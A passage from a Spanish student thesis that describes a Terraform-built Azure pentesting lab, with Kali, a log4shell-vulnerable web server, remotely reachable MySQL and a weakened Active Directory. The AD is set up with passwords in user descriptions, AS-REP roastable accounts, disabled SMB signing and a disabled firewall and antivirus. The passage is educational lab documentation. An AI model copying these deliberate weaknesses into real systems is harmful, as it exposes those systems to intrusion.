


Ilustración 4.2 Creación de la entidad

Ahora con todos los datos recopilados de las salidas de los distintos comandos procedemos a crear un fichero llamado *terraform.tfvars.*

Este fichero va a contener las variables referentes a la cuenta de Azure, este fichero no ha se ha compartido porque hace referencia a mi propia cuenta.

A continuación, se muestran los campos necesarios para el fichero y su correspondiente mapeo con las salidas anteriores:

```
subscription_id = "id"
client_id = "appID"
client_secret = "password"
tenant_id = "tenant"
```

Debido a que en una máquina se usa Kali Linux, es necesario aceptar el acuerdo del Marketplace, para ello desde el terminal que ejecutamos el *az login* pasamos a introducir el siguiente comando.

```
az vm image terms show --urn kali-linux:kali:kali:2022.3.0
```

Este comando nos muestra los términos del acuerdo, como se ve en la ilustración 4.3.




Ilustración 4.3 Acuerdo de licencia de kali linux

A continuación, con el siguiente comando procedemos a aceptarles.

```
az vm image terms accept --urn kali-linux:kali:kali:2022.3.0
```

Tras esto se mostrará una salida parecida a la ilustración 4.3, pero con el `accepted` en true.

Estos serían los pasos previos para tener preparada la cuenta de Azure para el despliegue del entorno, ahora voy a describir y comentar la utilidad del resto de ficheros.

4.2. Análisis del entorno

El código descargado se divide en los siguientes ficheros:

arranque_ad.ps1
firewall.tf
install_kali.sh
install_server_web.sh
install_windows_server.ps1
main.tf
maquinas.tf
networks.tf
ngs.tf
outoput.tf
provider.tf
script_poblacional_ad.ps1
usuarios.tfvars
variables.tf

A mayores habría que tener en cuenta el fichero creado previamente llamado *terraform.tfvars*, haciendo un total de quince ficheros.

A continuación, voy a ir analizando cada fichero y describiendo su utilidad dentro de la creación del despliegue.

El fichero *arranque_ad.ps1* contiene un script que permite que se ejecute el script poblacional del Directorio Activo.

En el fichero *firewall.tf* están las reglas del firewall, divididas según el grupo de seguridad de red al que pertenece el firewall.

Este fichero tiene tres bloques principales, el primero hace referencias a las reglas de la subred DMZ, el segundo a las de la subred interna y el tercero a las reglas de la subred externa.

En la ilustración 4.4 se puede observar la estructura de las reglas.

```
resource "azurerm_network_security_rule" "rdp_ssh_dmz" {
  name                        = "rdp_ssh_dmz"
  priority                    = 100
  direction                   = "Inbound"
  access                      = "Allow"
  protocol                    = "Tcp"
  source_port_range           = "*"
  destination_port_ranges     = ["3389", "22"]
  source_address_prefix       = "*"
  destination_address_prefix  = "*"
  resource_group_name         = azurerm_resource_group.resource_gp.name
  network_security_group_name = azurerm_network_security_group.dmzNSG.name
}
```

Ilustración 4.4 Estructura de reglas firewall

Como se puede observar en la ilustración 4.4 cada regla del firewall se divide en una serie de campos, esta regla es la referente a permitir el uso del Remote Desktop Protocol y el SSH, por eso se hace referencia al puerto 3389 y 22 respectivamente.

Los campos que más nos importan de la regla son el de la prioridad, a menor número más prioritaria es la regla, el de la dirección del tráfico, en este caso es de entrada, pero también podría ser de salida, el de autorizar o denegar dicho tráfico, la dirección de origen y destino del tráfico y a que grupo de seguridad se aplica dicha regla.

A continuación, se muestran las distintas reglas utilizadas y los comportamientos permitidos dentro del entorno.

Las reglas del firewall para la subred DMZ se reducen a tres reglas personalizadas para el tráfico entrante, hay una regla para permitir el uso del protocolo RDP y el SSH, otra regla para autorizar el acceso al puerto 80, 443, 8080 y 3306, los cuatro puertos respectivamente son los de http, https, el puerto donde está desplegada la página web dentro del Docker y el puerto donde se encuentra la base de datos MySQL y la tercera regla permite el tráfico entrante desde internet, independiente del protocolo o puerto que se desee acceder.

También tiene tanto para tráfico entrante como saliente las tres reglas por defecto que permiten el tráfico entre dispositivos de la red, el balanceador de carga y bloquear cualquier otro tipo de tráfico.

En la ilustración 4.5 se pueden ver las reglas comentadas anteriormente para el tráfico entrante y saliente.

Prioridad	Nombre	Puerto	Protocolo	Origen	Destino	Acción
Reglas de seguridad de entrada						
100	rdp_ssh_dmz	22,3389	Tcp	Cualquiera	Cualquiera	Allow
101	puerto_web	80,8080,443,3306	Tcp	Internet	Cualquiera	Allow
106	permitir_trafico	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Allow
65000	AllowVnetInBound	Cualquiera	Cualquiera	VirtualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalanc...	Cualquiera	Cualquiera	AzureLoadBalancer	Cualquiera	Allow
65500	DenyAllInBound	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Deny
Reglas de seguridad de salida						
65000	AllowVnetOutBound	Cualquiera	Cualquiera	VirtualNetwork	VirtualNetwork	Allow
65001	AllowInternetOutBound	Cualquiera	Cualquiera	Cualquiera	Internet	Allow
65500	DenyAllOutBound	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Deny

Ilustración 4.5 Reglas firewall red DMZ

A continuación, en la tabla 4.1 se muestra a modo resumen el comportamiento permitido en la DMZ [11].

Origen	Destino	Estado
Red externa	DMZ	Permitido
Red interna	DMZ	Permitido
DMZ	Red externa	Permitido
DMZ	Red interna	Denegado

Tabla 4.1 Resumen de comportamiento red DMZ

Las reglas del firewall de entrada para la subred interna bloquean el Remote Desktop Protocol, las solicitudes de ping y cualquier tráfico que sea de la subred DMZ, y en cambio permite la conexión SSH, aparte de las tres reglas por defecto comentadas previamente.

En lo referente a las reglas de salida, se permite cualquier tráfico y también incluyen las tres reglas por defecto.

En la ilustración 4.6 se pueden observar las reglas comentadas previamente.

Prioridad	Nombre	Puerto	Protocolo	Origen	Destino	Acción
Reglas de seguridad de entrada						
100	rdp_interna	3389	Tcp	Internet	Cualquiera	Deny
102	ssh_internal	22	Tcp	Cualquiera	Cualquiera	Allow
103	denegar_ping	Cualquiera	Icmp	Cualquiera	Cualquiera	Deny
106	puertos	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Allow
123	block_dmz	Cualquiera	Cualquiera	20.125.119.187	Cualquiera	Deny
65000	AllowVnetInBound	Cualquiera	Cualquiera	VirtualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalanc...	Cualquiera	Cualquiera	AzureLoadBalancer	Cualquiera	Allow
65500	DenyAllInBound	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Deny
Reglas de seguridad de salida						
200	permitir_internet	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Allow
65000	AllowVnetOutBound	Cualquiera	Cualquiera	VirtualNetwork	VirtualNetwork	Allow
65001	AllowInternetOutBound	Cualquiera	Cualquiera	Cualquiera	Internet	Allow
65500	DenyAllOutBound	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Deny

Ilustración 4.6 Reglas firewall red interna

A continuación, en la tabla 4.2 se muestra a modo resumen el comportamiento permitido de la red interna, aunque en principio se iba a dejar la red interna aislada, fue necesario abrirla debido a la necesidad de conectarse al Directorio Activo para poder realizar su configuración correctamente.

Origen	Destino	Estado
Red externa	Red interna	Denegado/Permitido[2]
DMZ	Red interna	Denegado
Red interna	DMZ	Permitido
Red interna	Red externa	Permitido

Tabla 4.2 Resumen de comportamiento red interna

Y por último están las reglas del firewall para la subred externa, que tiene la misma regla, tanto para tráfico entrante como saliente, de permitir cualquier conexión independientemente del origen o el destino, a parte de las reglas por defecto comentadas previamente.

En el fichero *install_kali.sh* están los comandos para que se instalen automáticamente en la máquina las herramientas de nmap, john the ripper, wordlist, hydra, unzip, curl, java, metasploit framework, mariadb, hashcat e impacket scripts.

[2] Por necesidades de configuración del Directorio Activo

El fichero *install_server_web.sh* también es un fichero de script, que instala Docker y una página web con la vulnerabilidad log4shell dentro del mismo y la ejecuta en el puerto 8080, también incluye la instalación de una base de datos MySQL con datos precargados.

El comportamiento del fichero para generar la base de datos es el siguiente, primero genera dentro de la máquina virtual un fichero llamado *base.sql* que contiene las instrucciones para la creación de una tabla y los datos a cargar en la misma.

A continuación, genera otro fichero llamado *usuarios.sql*, que crea un nuevo usuario con su contraseña y le asigna todos los privilegios posibles y cambia el usuario del *root* para que se pueda usar desde fuera del localhost.

Después de esto crea dos variables para la asignación de la contraseña durante la instalación de MySQL en la máquina virtual.

Tras todo esto se pasa a hacer la instalación de MySQL y a ejecutar los scripts previos en dicha instalación, y por último se elimina la línea 43 del fichero de configuración para permitir el acceso en remoto a la base de datos y se reinicia el servicio de MySQL

En el fichero *install_windows_server.ps1* está un script para la máquina virtual que va a contener el Directorio Activo.

Este fichero se ejecuta durante la creación de la máquina virtual y permite la instalación de un servidor SSH, que se activa de manera automática, desactiva el firewall y el antivirus de Windows, y procede a instalar las herramientas para convertir el Windows Server en un Directorio Activo y le activa como DC.

El fichero *main.tf* contiene la información sobre donde se va a encontrar el grupo de recursos, en este caso es West US 3, y un prefijo para el nombre de los recursos.

En el fichero *maquinas.tfg* está la información sobre las distintas máquinas que se van a crear en el entorno.

En la ilustración 4.7 se puede ver la estructura que tiene una máquina virtual, en este ejemplo se usa la máquina virtual de tfg-servidor-web.

```
resource "azurerm_linux_virtual_machine" "servidor_web" {
  name                  = "${var.prefix}-servidor-web"
  location              = azurerm_resource_group.resource_gp.location
  resource_group_name   = azurerm_resource_group.resource_gp.name
  network_interface_ids = [azurerm_network_interface.interfaz_servidor_web.id]
  size                = "Standard_DS1_v2"
  admin_username      = "${var.admin_username_web}"
  admin_password = "${var.admin_password_web}"
  disable_password_authentication = false
  custom_data    = filebase64("install_server_web.sh")

  os_disk {
    caching              = "ReadWrite"
    storage_account_type = "Standard_LRS"
  }

  source_image_reference {
    publisher = "Canonical"
    offer     = "UbuntuServer"
    sku       = "16.04-LTS"
    version   = "latest"
  }
}
```

Ilustración 4.7 Estructura de máquina virtual

Como se puede observar en la ilustración 4.7, en la creación de la máquina virtual se especifica el nombre, la ubicación, el grupo de recursos donde va a instalarse y la dirección IP que va a tener dicha máquina.

También se establece el tipo de máquina que queremos en este caso es Standard_DS1_v2, en este TFG todas las maquinas son del mismo tipo, la que se usa es de tipo general, pero se podrían asignar otros tipos como Standard_F2 que es optimizada para procesos.

Luego se asigna un usuario y contraseña, que se encuentran en un fichero aparte, y se indica que fichero contiene el script inicializador que queremos para dicha máquina. El resto datos son los referentes al disco duro y al sistema operativo que se utiliza en dicha máquina.

Para la máquina del Directorio Activo al tener otro sistema operativo tiene, aparte de lo expuesto anteriormente, una extensión la cual permite la ejecución del script que instala y establece la configuración necesaria para la creación del dominio y el servidor de SSH.

En el fichero *networks.tf* se encuentra toda la información relativa a las redes y subredes que se han creado para el entorno, además de las interfaces de red para las distintas máquinas virtuales.

Aquí está la creación de la red de empresa con un espacio de direcciones 10.0.0.0/16 y las subredes de DMZ, externa e interna con el espacio de direcciones 10.0.1.0/24, 10.0.3.0/24 y 10.0.2.0/24 respectivamente.

A continuación, en la ilustración 4.8 se puede ver como es una interfaz de red de la máquina y la IP pública de la máquina tfg-servidor-web.

```
resource "azurerm_network_interface" "interfaz_servidor_web" {
  name                = "${var.prefix}-interfaz-web"
  location            = azurerm_resource_group.resource_gp.location
  resource_group_name = azurerm_resource_group.resource_gp.name

  ip_configuration {
    name                          = "configuracion-dmz"
    subnet_id                     = azurerm_subnet.subred_dmz.id
    private_ip_address_allocation = "Dynamic"
    public_ip_address_id = azurerm_public_ip.ip_servidor_web.id
  }
}

resource "azurerm_public_ip" "ip_servidor_web" {
  name                = "${var.prefix}-ip-servidor-web"
  location            = azurerm_resource_group.resource_gp.location
  resource_group_name = azurerm_resource_group.resource_gp.name
  allocation_method   = "Dynamic"
  domain_name_label = "tfg2022"
}
```

Ilustración 4.8 Estructura de interfaz de red y IP publica

Como se puede observar en la ilustración 4.8 ambas son dependientes, ya que la interfaz de red recibe la asignación de la IP por el módulo de IP pública, como en el resto de módulos, se usan los campos de nombre y ubicación de recursos, pero este al ser el de servidor web se le ha añadido un campo más que es el del nombre de dominio, gracias a este campo se puede acceder a la página web sin necesidad de conocer la IP, la url completa donde se ubica la página web seria la siguiente: tfg2022.westus3.cloudapp.azure.com:8080.

El fichero *ngs.tf* contiene la información relativa a los distintos grupos de seguridad y la asignación a los mismos de las máquinas virtuales y a las subredes correspondientes.

En el fichero *output.tf* se encuentra la información que se muestra tras el despliegue, en este caso se muestran las IP públicas de las tres máquinas virtuales y el DNS de la página web.

El fichero *provider.tf* es el que contiene la información relativa Azure para que funcione, se muestra en la ilustración 4.9.

```
provider "azurerm" {
    subscription_id = "${var.subscription_id}"
    client_id = "${var.client_id}"
    client_secret = "${var.client_secret}"
    tenant_id = "${var.tenant_id}"
    features{}
}
```

Ilustración 4.9 Formato de provider.tf

Este fichero permite recuperar los valores del fichero descrito previamente con *terrraform.tfvars*, por lo tanto, en caso de usar una cuenta de Azure distinta con cambiar un solo fichero el programa seguiría funcionando perfectamente.

El fichero *script_poblacional_ad.ps1* contiene el script que permite cargar los datos en el Directorio Activo.

Este script contiene una serie de nombres, apellidos y contraseñas que se van a utilizar para la creación de los distintos usuarios, en concreto dispone de veintidós de cada una, también tiene una serie de grupos, doce, para agrupar a los usuarios según sus funciones.

El fichero está dividido en las siguientes funciones:

AddADUser
AddADGrupo
Kerberos
Asrep
ADDComputer
SMBSigning

La función AddADUser es la encargada de agregar los distintos usuarios al Directorio Activo, agrega aproximadamente a 40 usuarios, es aproximado debido al mecanismo de creación, ya que es aleatorio y se puede dar el caso de que trate de agregar el mismo usuario dos veces, lo cual devuelve un error.

La función comienza con el valor 40, que es el número de usuarios que queremos agregar, en caso de necesitar más usuarios siempre se puede editar, y relaja los requisitos mínimos para las contraseñas de los usuarios.

Esta función genera 40 usuarios a partir de seleccionar nombre y apellido de manera aleatoria y les asigna una contraseña también aleatoria.

Tras esto asigna como poco a dos usuarios o un máximo de nueve, una descripción que contiene la contraseña del usuario.

Luego asigna como poco dos usuarios o un máximo de nueve una contraseña por defecto, y se añade al primer usuario al grupo de administradores, y vuelve hacer los mismo con otros usuarios para quitar el requisito de contraseña, estos a mayores se les agrega a todos al grupo de administradores.

A continuación, con la función AddADGrupo, se van creando los doce grupos que estaban previamente y se agregan un número aleatorio de usuarios en ellos, salvo en el de CEO que siempre será uno. Y por último agrega a un grupo aleatorio al grupo de DNSAdmins.

Posteriormente se crean los servicios para kerberos con la función Kerberos, esto lo hace seleccionando de la lista de usuarios creados tantos como ordenadores se crearon, estos usuarios se les asigna una contraseña de la lista de contraseñas posibles y se pasa a asignar como Service Principal Names (SPN).

A continuación, se cogen entre uno y tres usuarios y se les pone una contraseña de la lista generada al principio y se les desactiva la pre-autenticacion de kerberos, estos usuarios serán usados para el AS-REP Roasting.

Posteriormente con la función AddADComputer se pasan a agregar entre cuatro y ocho ordenadores al dominio, asignándoles un usuario al azar, y también se crean entre uno y dos ordenadores asignados a un grupo de usuarios, también escogido de manera aleatoria.

Por último, mediante la función SMBSigning, se desactiva el SMB Signing, que es la firma de server message block.

En el fichero *usuarios.tfvars* se encuentran todos los usuarios y contraseñas necesarios para la creación de la máquina virtual, se muestran en la ilustración 4.10, los huecos en blanco es donde está la contraseña, la ventaja de tenerles en un fichero independiente es que se pueden cambiar más fácilmente.

```
admin_username_ad = "admin3"
admin_password_ad = "                "
admin_username_kali = "kali"
admin_password_kali = "                    "
admin_username_web = "admin3"
admin_password_web = "                "
```

Ilustración 4.10 Contenido del fichero usuarios.tfvars

Y por último tenemos el fichero *variables.tf* en el que se recogen las descripciones de todas las variables utilizadas tanto en el fichero *usuarios.tfvars* como en *terraform.tfvars*.

Una vez analizados todos los ficheros que componen el TFG pasamos a como poner en funcionamiento el entorno para que funcione correctamente.

4.3. Despliegue del entorno

Lo primero es tener el código descomprimido en local, una vez descomprimido se procede a abrir un terminal PowerShell en la carpeta donde hemos ubicado el código y a introducir el siguiente comando:

```
terraform init
```

El resultado de la ejecución se muestra en la ilustración 4.11.

```
PS C:\Users\casa\Desktop\tfg\tfg\tfg-entorno-pentesting> terraform init

Initializing the backend...

Initializing provider plugins...
- Finding latest version of hashicorp/azurerm...
- Installing hashicorp/azurerm v3.33.0...
- Installed hashicorp/azurerm v3.33.0 (signed by HashiCorp)

Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.

If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.
```

Ilustración 4.11 Salida del comando terraform init

A continuación, en ese mismo terminal se introduce el siguiente comando

```
az login
```

Una vez introducido se abrirá una pestaña en el navegador web por defecto en el que se nos pedirá el usuario y contraseña de la cuenta de Azure, una vez iniciada la sesión se mostrará lo mismo que en la ilustración 4.1.

Ahora deberemos introducir el siguiente comando

```
terraform apply -var-file usuarios.tfvars
```

Tras un proceso de carga se mostrará la salida de la ilustración 4.12

```
Plan: 35 to add, 0 to change, 0 to destroy.

Changes to Outputs:
  + dns_servidor_web = (known after apply)
  + ip_kali          = (known after apply)
  + ip_servidor_ad   = (known after apply)
  + ip_servidor_web  = (known after apply)

Do you want to perform these actions?
  Terraform will perform the actions described above.
  Only 'yes' will be accepted to approve.

  Enter a value:
```

Ilustración 4.12 Salida del comando terraform apply

Se introduce ***yes*** y a continuación comienza el despliegue del entorno, este proceso tarda unos minutos. Una vez finalizado se muestra una salida parecida a la ilustración 4.13, en cada ejecución que se haga del entorno las IPs mostradas cambiarán, a continuación, todos los comandos que se hagan harán referencia alguna de esas IPs, en las ilustraciones se vera la IP actual, pero el comando se escribirá indicando que IP se debe introducir sin importar la asignación actual.

```
Apply complete! Resources: 35 added, 0 changed, 0 destroyed.

Outputs:

dns_servidor_web = "tfg2022.westus3.cloudapp.azure.com"
ip_kali = "20.106.123.37"
ip_servidor_ad = "20.106.93.112"
ip_servidor_web = "20.106.89.190"
```

Ilustración 4.13 Salida al terminar la construcción del entorno

Una vez finalizada la construcción del entorno, es necesario configurar el Directorio Activo, para ello tenemos que abrir un nuevo terminal desde el que ejecutamos el siguiente comando:

```
scp script_poblacional_ad.ps1 arranque_ad.ps1 admin3@IP_SERVIDOR_AD:
```

Una vez ejecutado, pregunta para añadirlo al fichero *known_hosts* de nuestra máquina, hay que responde ***yes*** y a continuación pide la contraseña del usuario admin3.

La salida de este comando se muestra en la ilustración 4.14 y el resultado de la ejecución es que la máquina tfg-servidor-ad ha sido añadida al fichero host de nuestra máquina para futuras conexiones SSH y se han copiado a la carpeta *C:/users/admin3* los ficheros de *script_poblacional_ad.ps1* y *arranque_ad.ps1*.




Ilustración 4.14 Copia de ficheros al Directorio Activo

Una vez copiados ambos ficheros procedemos a conectarnos a la máquina mediante el comando:

```
ssh admin3@IP_SERVIDOR_AD
```

Esta vez solo nos va a pedir la contraseña, una vez dentro de la máquina virtual pasamos a introducir el siguiente comando:

```
powershell < arranque_ad.ps1
```

Con este comando se pasa a ejecutar automáticamente el *arranque_ad.ps1* que permite cargar y ejecutar el *script_poblacional_ad.ps1*, que es el que tiene las instrucciones para la cargar los datos al Directorio Activo, debido al mecanismo que tiene para la generación de usuarios, se puede dar algún error de creación, pero no influye para nada en el resultado final.

También se puede probar que la página web funciona correctamente, para ello se puede hacer uso del Postman, haciendo una solicitud get a la dirección http://tfg2022.westus3.cloudapp.azure.com:8080 y añadiendo en la cabecera un campo de X-Api-Version con un valor cualquiera nos devolverá la página web, en este caso es el mensaje de Hello, world!

Con todo esto, el entorno ya estaría configurado correctamente y se podría pasar analizar las vulnerabilidades y su explotación.

En la ilustración 4.15 se puede observar una aproximación a las relaciones entre las distintas máquinas y redes.




Ilustración 4.15 Mapa de los recursos

Aunque en la ilustración 4.15 se muestran routers y switches, en el entorno no están construidos como tal, se usan para diferenciar mejor las distintas redes y subredes que contiene el entorno.

Una vez finalizado el trabajo se debe destruir el entorno, se puede hacer con el siguiente comando.

```
terraform destroy -var-file usuarios.tfvars
```

En la ilustración 4.16 se muestra la salida que muestra la ejecución del comando.

```
Plan: 0 to add, 0 to change, 35 to destroy.

Changes to Outputs:
  - dns_servidor_web = "tfg2022.westus3.cloudapp.azure.com" -> null
  - ip_kali          = "20.106.123.37" -> null
  - ip_servidor_ad   = "20.106.93.112" -> null
  - ip_servidor_web  = "20.106.89.190" -> null

Do you really want to destroy all resources?
  Terraform will destroy all your managed infrastructure, as shown above.
  There is no undo. Only 'yes' will be accepted to confirm.

  Enter a value:
```

Ilustración 4.16 Salida del comando terraform destroy

Se introduce `yes` y al cabo de unos minutos el entorno se destruiría, una vez finalizado se mostrará el siguiente mensaje: ***Destroy complete! Resources: 35 destroyed.***

Con esto el entorno queda eliminado de nuestra nube, pero a mayores durante la creación se crea un NetworkWatcherRG que también debe ser destruido, para ello vamos a un navegador web e iniciamos la sesión con nuestra cuenta de Azure y procedemos a eliminarlo desde ahí. En la ilustración 4.17 se ve este proceso.




Ilustración 4.17 Eliminación del NetworkWatcherRG

Tras unos minutos se elimina, y el entorno y todo lo que se ha generado con el desaparece de nuestra cuenta de Azure.

Por último, ejecutamos el comando

```
az vm image terms cancel --urn kali-linux:kali:kali:2022.3.0
```

Y de esta forma retiramos la aceptación del acuerdo para el uso de Kali Linux, dejando la cuenta de Azure como estaba originalmente.

5. VULNERABILIDADES Y SU EXPLOTACIÓN

Este apartado se ha dividido en dos grandes bloques, uno por cada máquina, dentro de cada bloque se divide en apartados de análisis y explotación de las distintas vulnerabilidades encontradas.

5.1. Maquina tfg-servidor- web

La primera máquina que vamos a atacar es la de tfg-servidor-web, en esta máquina hay una página web que contiene la vulnerabilidad de log4shell [12], la página funciona siempre que se le pase en la cabecera un valor para X-Api-Version, en la ilustración 5.1 se puede ver la solicitud a través de Postman con una cabecera inocua.

